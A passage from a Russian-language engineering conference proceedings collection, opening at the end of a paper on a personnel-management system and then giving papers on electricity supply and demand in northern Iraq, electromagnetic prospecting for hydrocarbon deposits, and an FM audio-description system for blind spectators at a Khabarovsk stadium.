


Рисунок 1 – Алгоритм работы системы

На данном рисунке представлен подробный алгоритм того, как работает система.

В качестве заключения можно ответить, что в работе представлена проблематика рассматриваемой области, определена цель исследований. На основе предложенного в работе метода управления персоналом с использованием компетентностного подхода определены основные элементы структуры системы, включающие матрицы компетенций и разработан алгоритм работы системы.

СПИСОК ИСТОЧНИКОВ

1. Гончарова С.А., Зайченко И.В. Оптимизация трудовой деятельности персонала предприятия, находящегося на рабочем месте в положении сидя // Передовые инновационные разработки. Перспективы и опыт использования, проблемы внедрения в производство. сборник научных статей по итогам второй международной научной конференции. 2019. С. 120-122.

2. Соколова В.С., Зайченко И.В. Бизнес планирование инновационно-технологического проекта // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях. 2021. С. 250-252.

3. Зайченко И.В., Гордин С.А., Егорова Ю.Г. Математическое моделирование и управление процессом повышения эффективности человеко-машинных систем с помощью комплексного критерия оценки эргономичности // Ученые записки Комсомольско-на-Амуре государственного технического университета. 2020. Т. 1. № 1 (41). С. 45-50.

4. Интеллектуальные системы в задачах управления техническими и организационно-технологическими процессами Горькавый М.А., Горькавый А.И. Комсомольск-на-Амуре, 2016.

5. <https://spb.hse.ru/> - Управление по компетенциям.

6. Прохоров К.К., Зайченко И.В. Разработка интеллектуальной системы управления персоналом предприятия на основе оценки психологического профиля сотрудника // Производственные технологии будущего: от создания к внедрению Часть 1. - Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2022. - С. 393-395.

УДК 621.331.3.025.1

Ради Нбрас Аидл, аспирант, Российский университет транспорта

Rady Nbras Aidl graduate student, Russian University of Transport

Аббас Майтхам Худайр Аббас, аспирант, Национальный исследовательский технологический университет Московский институт стали и сплавов

Abbas Maytham Khudhair Abbas, graduate student, national university of science and technology MISiS

Шевлюгин Максим Валерьевич, доктор технических наук, доцент, заведующий кафедрой «Электроэнергетика транспорта», Российский университетский транспорт

Shevlyugin Maxim Valeryevich, Doctor of Technical Sciences, Associate Professor, Head of the Department of "Electric Power Engineering of Transport", Russian university transport

ОСОБЕННОСТИ ПРОИЗВОДСТВА И ПОТРЕБЛЕНИЯ ЭЛЕКТРОЭНЕРГИИ В СЕВЕРНОЙ ЧАСТИ ИРАКА

FEATURES OF ELECTRICITY PRODUCTION AND CONSUMPTION IN THE NORTHERN PART OF IRAQ

Аннотация. В статье рассмотрены основные показатели электроэнергетического потребления на территории северной части Ирака. Определен чрезмерный разрыв между производством и потреблением электроэнергии, который необходимо ликвидировать, опираясь на политику, контроль, переход на мультитарификацию оплаты электроэнергии, модернизацию электроэнергетической системы страны и прочих мер энергоэффективности.

Abstract. The article discusses the main indicators of electrical power consumption in the northern part of Iraq. A significant gap between electricity production and consumption has been identified, which needs to be addressed by relying on policies, control measures, transitioning to multi-tariff electricity billing, modernizing the country's power system, and other energy efficiency measures.

Ключевые слова: Ирак, график электропотребления, электроэнергетика, электроснабжение, энергоэффективность.

Key words: Iraq, electricity consumption schedule, electrical engineering, power supply, energy efficiency.

Введение

По оценкам Института World Watch, на электроснабжение зданий приходится 40% общего потребления энергии во всем мире. В целом производство энергии в Ираке всегда находилось в непрерывном кризисе, поскольку спрос превышает предложение с 1990-х годов из-за военной ситуации и нынешней политической нестабильности. Экономическое эмбарго в Ираке привело к предельному ухудшению существующего производства энергии, что привело к нехватке энергоснабжения в строительных секторах. Спрос на электроэнергию различен в каждом регионе и, следовательно, зависит от множества факторов, таких как цена на электроэнергию, погодные условия, время суток, промышленная развитость района, вид деятельности и тип сезона [1].

Министерство энергетики смогло начать эффективно работать в 2008 году, поэтому оно начало заключать контракты с крупными энергетическими компаниями, которые боялись приезжать в Ирак, когда ситуация с безопасностью была опасной. Сейчас в Ираке около 42 проектов в области производства электроэнергии: передача электроэнергии и распределение. Все 42 проекта завершены на 50-90 процентов. Каждый месяц, до 2014 года, около двух электростанций удавалось подключать к национальной сети, все больше обеспечивая электроэнергией.

Основная часть

Строительный сектор в Ираке отвечает за 48% потребления энергии в жилых домах, 29% в промышленности, 13% в офисах, 6% в коммерческих целях и 4% в сельском хозяйстве. Определено, что 69% годового потребления энергии в домах Ирака расходуется на охлаждение, при этом 42% и 26% идут на отопление. Анализ потребления электроэнергии (рисунок 1) показал, что существует разрыв в необходимом спросе на электроэнергию в размере 29672 МВт, в то время как фактический уровень потребления составляет 15390 МВт.




Рисунок 1 – График потребления в северных регионах Ирака по часам

Энергоснабжение в Ираке полностью зависит от ресурсов ископаемого топлива – есть два типа электростанций: электростанции на природном газе и тепловые электростанции, работающие на мазуте дизельном топливе, на долю которых, по данным Министерства энергетики за 2014г., приходится 60-70% от общего объема выработки электроэнергии в Ираке. Снижение дефицита мощности может быть достигнуто с помощью ввода новых тепловых электростанций, возобновляемых источников энергии и управления нагрузкой [2]. Эффективным решением вышеуказанных проблем являются стратегии управления спросом, которые представлены ограничением пиковых значений, смещением нагрузки, заполнением провалов генерации и энергосбережением, а также планированием, внедрением и мониторингом всех мероприятий, направленных на то, чтобы повлиять на потребление электроэнергии потребителями таким образом, чтобы произвести желаемые изменения в профиле нагрузки и улучшить передающую сеть, распределительную сеть и эффективность работы.

Ситуация с обеспечением электроэнергией в Ираке сложная, и решение должно быть комплексным и охватывать все стороны проблемы. Электростанции в данном регионе находятся на большом расстоянии друг от друга, а их распределительные устройства имеют недостаточно энергетических связей между собой (рисунок 2). Предлагаемое решение проблемы заключается в одновременном удовлетворении спроса за счет увеличения выработки электроэнергии и перераспределения ее внутри региона.




Рисунок 2 – Схема системы электроснабжения северной части Ирака

Следует отметить, что в Ираке так же долгое время не уделялось внимание железнодорожным магистралям, которые является крупнейшими инфраструктурными и энергопотребляемыми объектами, что негативно сказалось на развитии транспортного сектора в целом. Протяженность железнодорожной сети в Ираке составляет около 2000 км. Однако, вся железнодорожная сеть Ирака является не электрифицированной, что влечет за собой ее малую эффективность. Проекты электрификации железнодорожных магистралей Ирака также являются приоритетным направлением в сфере развития электроэнергетической системы страны [3-5].

Заключение

Срочные шаги, которые необходимо предпринять для решения текущих и будущих задач и для достижения устойчивого роста:

1. Сокращение государственного спроса электроэнергии за счет повышения энергоэффективности административных зданий, что повлияет на 13% от общей нагрузки энергосетей.
2. Продолжить обеспечение фотоэлектрической программой уличное освещение, питание светофоров и прочих уличных устройств в Ираке.
3. В жилом и коммерческом секторах необходимо повысить меры по энергосбережению за счет системы ценообразования, а также внедрения более гибкой системы суточной тарификации.
4. Модернизация системы электроснабжения страны высокого напряжения в плане соединения питающих центров между собой (закольцованная система по образцу в РФ), что даст возможность перетоков генерирующих мощностей по всем регионам и снижения энергодефицита.
5. По возможности произвести вывод технологических процессов промышленного производства в особый график энергопотребления с учетом компенсации энергодефицита за счет разделения пиков энергопотребления по времени суток.

СПИСОК ИСТОЧНИКОВ

1. Batman Alp, Bagriyanik F. Gul, Aygen Z. Elif, Ömer Gül, Mustafa Bagriyanik. "A Feasibility Study of Grid-Connected Photovoltaic Systems in Istanbul, Turkey". *Renewable and Sustainable Energy Reviews*, Vol. 16, Issue 8, pp. 5678-5686, October, 2012.
2. Parveen Dabur, Gurdeepinder Singh, Naresh Kumar Yadav. "Electricity Demand Side Management: Various Concept and Prospects". *International Journal of Recent Technology and Engineering*, Vol.1, Issue 1, April, 2012.
3. Развитие методологии расчета систем тягового электроснабжения / В. В. Андреев, В. А. Гречишников, Ю. Н. Король, М. В. Шевлюгин // *Железнодорожный транспорт*. – 2014. – № 8. – С. 32-34. – EDN QPEIKG.
4. Андреев, В. В. Расчёт интегральных показателей работы разветвлённых систем тягового электроснабжения / В. В. Андреев, М. В. Шевлюгин, В. А. Гречишников // *Электротехника*. – 2012. – № 12. – С. 32-36. – EDN PJWICX.
5. Модель совмещенной тяговой подстанции метрополитена с учетом тяговой нагрузки и потребителей собственных нужд / Л. М. Клячко, М. В. Шевлюгин, М. Н. Белов, А. Е. Голицына // *Электротехника*. – 2021. – № 9. – С. 22-25. – EDN CYWLLA.

УДК 621.371: 550.837.6

Раскин Владислав Игоревич, студент, Полоцкий государственный университет имени Евфросинии Полоцкой

Raskin Vladislav Igorevich, student, Euphrosyne Polotskaya State University of Polotsk

Янушкевич Виктор Францевич, кандидат технических наук, доцент, доцент кафедры энергетики и электроники, Полоцкий государственный университет имени Евфросинии Полоцкой
Yanushkevich Viktor Frantsevich, Candidate of Engineering Sciences, Associate Professor, Associate Professor, Department of Energy and Electronics, Euphrosyne Polotskaya State University of Polotsk

ПОИСК УГЛЕВОДОРОДОВ С ПОМОЩЬЮ ЭЛЕКТРОМАГНИТНЫХ ВОЛН

SEARCH FOR HYDROCARBONS USING ELECTROMAGNETIC WAVES

Аннотация. В статье проведено экспериментальное исследование коэффициента отношения амплитуд двух частот сигналов над углеводородами. Облучение электромагнитной волной и прием отраженного сигнала осуществляется путем одновременного измерения напряженности электрического поля на трех измерительных каналах. Граница залежи определяется по аномальному изменению величины напряженности электрического поля.

Abstract. In the article, an experimental study of the ratio of the amplitudes of two frequencies of signals over hydrocarbons was carried out. Irradiation with an electromagnetic wave and reception of the reflected signal is carried out by simultaneously measuring the electric field strength on three measuring channels. The boundary of the deposit is determined by the anomalous change in the magnitude of the electric field strength.

Ключевые слова: углеводородные залежи, электромагнитные волны, граница залежи.

Key words: hydrocarbon deposits, electromagnetic waves, deposit boundary.

Введение

Актуальность рассматриваемых в данной работе задач состоит в развитии и разработке методов поиска и оконтуривания углеводородных залежей (УВЗ) [1 – 3]. Цель данной статьи заключается в установлении дополнительных закономерностей процессов в анизотропных средах над УВЗ на основе применения электромагнитных волн (ЭМВ) [4 – 6] и измерения коэффициента отношения амплитуд двух частот сигналов,

распространяющихся над данной средой. Результаты исследований основываются на методике, изложенной в работе [7].

Основная часть

Предлагаемый способ был опробован на Мармовичском и Геологическом месторождениях УВЗ Гомельской области. Исследуемый профиль облучают ЭМВ на фиксированных частотах с вертикальной поляризацией, принимают отраженный сигнал в точках измерения исследуемого профиля и по аномальным значениям показателя измерений определяют границу углеводородной залежи. При этом облучение ЭМВ и прием отраженного сигнала осуществляют путем одновременного измерения напряженности электрического поля на трех измерительных каналах в диапазоне частот $f_1 = 1 - 10$ МГц, $f_2 = 10 - 20$ МГц, $f_3 = 20 - 30$ МГц.

При размещении только одной точки измерения коэффициента отношения амплитуд двух частот (рисунок 1) на границе залежи (пикет 250 для Мармовичского месторождения УВЗ) происходит увеличение коэффициента отношения амплитуд двух частот k_{E21} до величины 0,85, коэффициента отношения амплитуд двух частот k_{E31} – до величины 0,51. Для пикета 400 (Мармовичское УВЗ) происходит уменьшение коэффициента отношения амплитуд двух частот k_{E21} до величины 0,40, коэффициента отношения амплитуд двух частот k_{E31} – до величины 0,23. Измерения проведены при $f_1 = 1$ МГц, $f_2 = 10$ МГц, $f_3 = 20$ МГц.

При проведении измерений для $f_1 = 2$ МГц, $f_2 = 15$ МГц, $f_3 = 30$ МГц, когда точка измерения коэффициента отношения амплитуд двух частот (рисунок 2) находится на границе залежи (пикет 250 для Мармовичского месторождения УВЗ), происходит увеличение коэффициента отношения амплитуд двух частот k_{E21} до величины 0,90, коэффициента отношения амплитуд двух частот k_{E31} – до величины 0,56. Для пикета 400 (Мармовичское месторождение УВЗ) происходит уменьшение коэффициента отношения амплитуд двух частот k_{E21} до величины 0,42, коэффициента отношения амплитуд двух частот k_{E31} – до величины 0,53. По аномальным значениям коэффициента отношения амплитуд двух частот определяли границу УВЗ.




Рисунок 1 – Изменение коэффициента отношения амплитуд двух частот для Мармовичского месторождения УВЗ при $f_1 = 1$ МГц, $f_2 = 10$ МГц, $f_3 = 20$ МГц: 1 – k_{E21} , 2 – k_{E31} , 3 – k_{E32}

Когда точка измерения коэффициента отношения амплитуд двух частот (рисунок 3) находится на границе залежи (пикет 200 для Геологического месторождения УВЗ), происходит увеличение коэффициента отношения амплитуд двух частот k_{E21} до величины 0,38, коэффициента отношения амплитуд двух частот k_{E31} – до величины 0,25. Для пикета 475 (Геологическое УВЗ) происходит уменьшение коэффициента отношения амплитуд двух частот k_{E21} до величины 0,25, коэффициента отношения амплитуд двух частот k_{E31} – до величины 0,11. Измерения проведены при $f_1 = 1$ МГц, $f_2 = 10$ МГц, $f_3 = 20$ МГц.




Рисунок 2 – Изменение коэффициента отношения амплитуд двух частот для Мармовичского месторождения УВЗ при $f_1 = 2$ МГц, $f_2 = 15$ МГц, $f_3 = 30$ МГц: 1 – k_{E21} , 2 – k_{E31} , 3 – k_{E32}




Рисунок 3 – Изменение коэффициента отношения амплитуд двух частот для Геологического месторождения УВЗ при $f_1 = 1$ МГц, $f_2 = 10$ МГц, $f_3 = 20$ МГц: 1 – k_{E21} , 2 – k_{E31} , 3 – k_{E32}




Рисунок 4 – Изменение коэффициента отношения амплитуд двух частот для Геологического месторождения УВЗ при $f_1 = 2$ МГц, $f_2 = 15$ МГц, $f_3 = 30$ МГц: 1 – k_{E21} , 2 – k_{E31} , 3 – k_{E32}

В случае проведения измерений при $f_1 = 2$ МГц, $f_2 = 15$ МГц, $f_3 = 30$ МГц, когда точка измерения коэффициента отношения амплитуд двух частот (рисунок 4) находится на границе залежи (пикет 200 для Геологического месторождения УВЗ), происходит увеличение коэффициента отношения амплитуд двух частот k_{E21} до величины 0,41, коэффициента отношения амплитуд двух частот k_{E31} – до величины 0,28. Для пикета 475 (Геологическое месторождение УВЗ) происходит уменьшение коэффициента отношения амплитуд двух частот k_{E21} до величины 0,15, коэффициента отношения амплитуд двух частот k_{E31} – до величины 0,20.

Заключение

Использование альтернативных частот из диапазона 1 – 10 МГц и 10 – 30 МГц позволяет зарегистрировать на границе контура УВЗ противоположную по отношению к первой аномалию напряженности электрического поля ЭМВ. Таким образом, аномалии полей ЭМВ на границе контура УВЗ для двух частот оказываются противоположными, что может быть использовано для поиска УВЗ. Граница залежи определяется по аномальному изменению величины напряженности электрического поля.

СПИСОК ИСТОЧНИКОВ

1. Гололобов, Д.В. Взаимодействие электромагнитных волн и углеводородных залежей / Д.В. Гололобов. – Минск : Бестпринт, 2009. – 185 с.
2. Гололобов, Д.В. Взаимодействие ЧМ-сигналов с анизотропной средой / Д. В. Гололобов [и др.] // Проблемы проектирования и производства радиоэлектронных средств. Сборник мат-ов 2 межд. научно-техн. конференции. – 15-17мая 2002г. – Новополюцк, 2002. – С.300 – 303.
3. Geldmacher, I. A Fit-for-purpose electromagnetic System for Reservoir Monitoring and Geothermal Exploration / I. Geldmacher, K. Strack // GRC Transactions. – 2017. – Vol. 41. – P. 1649 – 1658.
4. Гололобов, Д.В. Влияние параметров амплитудно-модулированного воздействия на фазовые составляющие поверхностного импеданса анизотропной среды плазмоподобного типа / Д.В. Гололобов, О.В. Орлова, В.Ф. Янушкевич // Вестник ПГУ. Серия С. Фундаментальные науки. Физика. – Новополюцк, 2010. – №9. – С.98 – 101.
5. Moskvichew, V.N. Interaction of electromagnetic waves (EMW) with anisotropic inclusion in communication line / V.N. Moskvichew // 9-th Microw. Conf. NICON – 91, Rydzyna, May 20-22, 1991. – Vol. 1. – P. 240 – 244.
6. Holten, T. Time lapse CSEM reservoir monitoring of the Norne field with vertical dipoles / T. Holten, X. Luo, G. Naevdal, S.L. Helwig // SEG Technical Program Expanded Abstracts. – 2016. – Vol. 35. – P. 971–975.
7. Янушкевич, В.Ф. Электромагнитные методы поиска и идентификации углеводородных залежей / В.Ф. Янушкевич. – Новополюцк, ПГУ, 2017. – 232с.

УДК 364.04

Рогатова Екатерина Андреевна, студент, Комсомольский-на-Амуре государственный университет

Rogatova Ekaterina Andreevna, student of Komsomolsk-na-Amure State University

Белоусова Софья Алексеевна, студент, Комсомольский-на-Амуре государственный университет

Belousova Sofya Alekseevna, student, Komsomolsk-on-Amur State University

Шибeko Роман Владимирович, старший преподаватель кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет

Shibeko Roman Vladimirovich, Senior Lecturer of the Department of Industrial Electronics, Komsomolsk-on-Amur State University

СИСТЕМА ТИФЛОКОММЕНТИРОВАНИЯ ДЛЯ СТАДИОНА

SYSTEM VOICE COMMENTARY FOR THE STADIUM

Аннотация. В мире, по информации, которую предоставляет Всемирная организация здравоохранения, проживает около 285 миллионов человек, которые имеют проблемы и ограничения со зрением, среди которых у 246 миллионов человек зрение отсутствует частично, а у 39 миллионов – полностью. Нарушение связи с внешним миром, ограничение общения, проблемы с мобильностью, недоступность многих культурных ценностей и мероприятий, например, просмотр фильмов и спектаклей, – то, с чем возникают проблемы у людей с дефектами зрения. Тифлокомментирование – услуга, которая дает доступ незрячим или слабовидящим людям максимально точно получить информацию о просматриваемом фильме, видео, спектакле.

Abstract. In the world, according to the information provided by the World Health Organization, there are about 285 million people who have problems and limitations with vision, among which 246 million people have partial vision, and 39 million have complete vision. Disruption of commu-

nication with the outside world, restriction of communication, mobility problems, unavailability of many cultural values and events, for example, watching movies and performances, are what people with visual impairments have problems with. Typhlocommentation is a service that gives access to blind or visually impaired people to get as accurate information as possible about the movie, video, performance being viewed.

Ключевые слова: тифлокомментирование, передатчик, приемник, кейс, частотный диапазон.
Keywords: audio commentary, transmitter, receiver, case, frequency range.

Введение

В нашей стране история тифлокомментирования началась не так давно – в 2004 году. Но, следует отметить, что уже в 70-80-х годах предпринимались попытки закадрового описания в виде звуковых дорожек к некоторым фильмам, как советским, так и зарубежным. И несмотря на то, что подобные звукозаписи были не самого лучшего качества, они пользовались популярностью, так как не имелось иного выбора.

Тифлокомментирование нельзя рассматривать и воспринимать как замену визуального восприятия, хоть оно и создавалось для того, чтобы дать доступ людям с проблемами зрения к тем видам искусства, которые, в первую очередь, ориентированы на восприятие зрением. Не стоит забывать, что зрение и слух – совершенно разные чувства, как и информация, которую с помощью их получают. Тифлокомментирование просто помогает воспринимать визуальную информацию в почти полном объеме другим способом, доступным людям с проблемами зрения.

В настоящее время для тифлокомментирования используется современное оборудование, благодаря которому незрячие зрители могут получать информацию (чаще всего через наушники), не мешая при этом соседям, которым эти комментарии не нужны. В последние годы все чаще можно встретить людей с нарушением зрения на трибунах и спортивных аренах футбольных и хоккейных матчей, что говорит о развивающейся инфраструктуре и в нашей стране, и в мире в целом.

Основная часть

Рассмотрим центральную арену стадиона имени В.И. Ленина в городе Хабаровск, который построен в 1957 году. Обладает вместимостью на 15 200 мест. Размер поля составляет 105x68 м.

Чтобы оборудовать данный стадион для тифлокомментирования нам необходима стационарная система тифлокомментирования с кабиной. Кабина будет располагаться в одной из комнат здания, окружающего стадион. То есть, от кабины до самого дальнего сидячего места расстояние составит не больше 130 м.

Воспользуемся системой СОНЕТ РСМ компании «Исток-Аудио». Данная система для тифлокомментирования, как правило, используется в местах проведения массовых мероприятий, будь то концертные залы, стадионы, театры и другие сооружения. Система предназначена не только для незрячих людей, но и для людей с нарушением зрения и слуха.

Тифлокомментатор находится в специальной защищенной кабине в целях исключения различных шумов от стадиона и улицы и для передачи четкого звука слушателям. Речь комментатора поступает в микрофон, которая затем передается в FM-передатчик. Далее она преобразуется в радиосигнал, который передается на всю территорию стадион и этот сигнал принимается в индивидуальный FM-приемник, который каждый незрячий или слабовидящий зритель получает на входе вместе с индивидуальными наушниками. Приемники располагаются в кейсе, которое является и зарядным устройством. Вмещает в себя 10 штук.

Количество FM-приемников и наушников определяется от необходимого заказчиком количества. Базовым комплектом считается от 6 до 11 штук, но по заказу можно выбрать необходимое количество. Также есть возможность приобрести заушный индикатор или индивидуальную индукционную петлю для людей с проблемами слуха.

Рассмотрим характеристики необходимого оборудования.

Таблица 1 – Параметры FM-передатчика

Тип гнезда подключения микрофона	JACK 2,5мм
Тип гнезда подключения аудио аппаратуры	JACK 3,5мм
Частотный диапазон аудио частот (по уровню ± 6 ДБ)	не уже 100 + 6000 Гц
Количество рабочих радиоканалов	не менее 15
Тип встроенного аккумулятора	Li-ion или Li-Pol
Емкость встроенного аккумулятора	не менее 750 мАч
Номинальное напряжение аккумулятора	не более 5 Вольт
Радиус действия устройства в условиях прямой видимости	не менее 30 метров
Рабочая радиочастота	не ниже 863.125 МГц; не выше 864,875 МГц

Таблица 2 – Характеристики FM-приемника

Поворотный регулятор громкости с цифровой разметкой	наличие
Частотный диапазон аудио частот (по уровню ± 6 ДБ)	не уже 100 6000 Гц
Количество рабочих радиоканалов	не менее 15
Тип встроенного аккумулятора	Li-ion или Li-Pol
Емкость встроенного аккумулятора	не менее 750 мАч
Номинальное напряжение аккумулятора	не более 5 Вольт
Радиус действия устройства в условиях прямой видимости	не менее 30 метров
Рабочая радиочастота	не ниже 863,125 МГц; не выше 864.875 МГц

В приемнике имеется встроенный микрофон, что дает нам возможность прослушивания не только сигнала с передатчика, но и одновременно с ним собственного голоса. Можно использовать приемник как речевой тренажер. Имеется разъем под наушники.




Рисунок 1 – Составляющие системы: а – кейс; б – шумозащитная кабина

В кейсе имеется гнездо подключения питания, которое находится с правой стороны кейса. Кейс можно закрывать на ключ, количество замков от 2 до 4. Имеется возможность выключить питание внутри самого кейса. Как дополнение имеется световая индикация работы кейса. Заряжать устройства также можно как в открытом, так и закрытом положениях.

Заключение

В наше беспокойное время гуманизация общества невероятно важна. Люди с ограниченными возможностями более чувствительнее воспринимают отношение окружающих и властей к себе. Улучшить условия их жизни, насколько это возможно, является принципиальной задачей. Тифлокомментирование дает людям с ограниченными возможностями больше социализироваться.

Применение уже существующих систем позволяет оборудовать тифлокомментированием практически любой объект инфраструктуры. Показан пример организации тифлокомментирования относительно большого стадиона. Можно отметить, что для решения задачи требуется не очень большое количество оборудования и соответственно по приемлемым ценам.

СПИСОК ИСТОЧНИКОВ

1. Стационарная система тифлокомментирования с кабиной // smartaids.ru : сайт. URL <https://www.smartaids.ru/catalog/product/statsionarna-ya-sistema-tiflokommentirovaniya-s-kabinoj/> (дата обращения 25.10.2023). – Режим доступа: свободный.
2. Ваньшин, С. Н. Тифлокомментирование, или Словесное описание для слепых : инструктивно-методическое пособие / С. Н. Ваньшин, О. П. Ваньшина ; Департамент социальной защиты населения г. Москвы, Ин-т проф. реабилитации и подгот. персонала Всероссийского о-ва слепых "Реакомп", Изд.-полиграфический тифлоинформационный комплекс "Логосвос". - Москва : Логосвос, 2011. - 61 с.
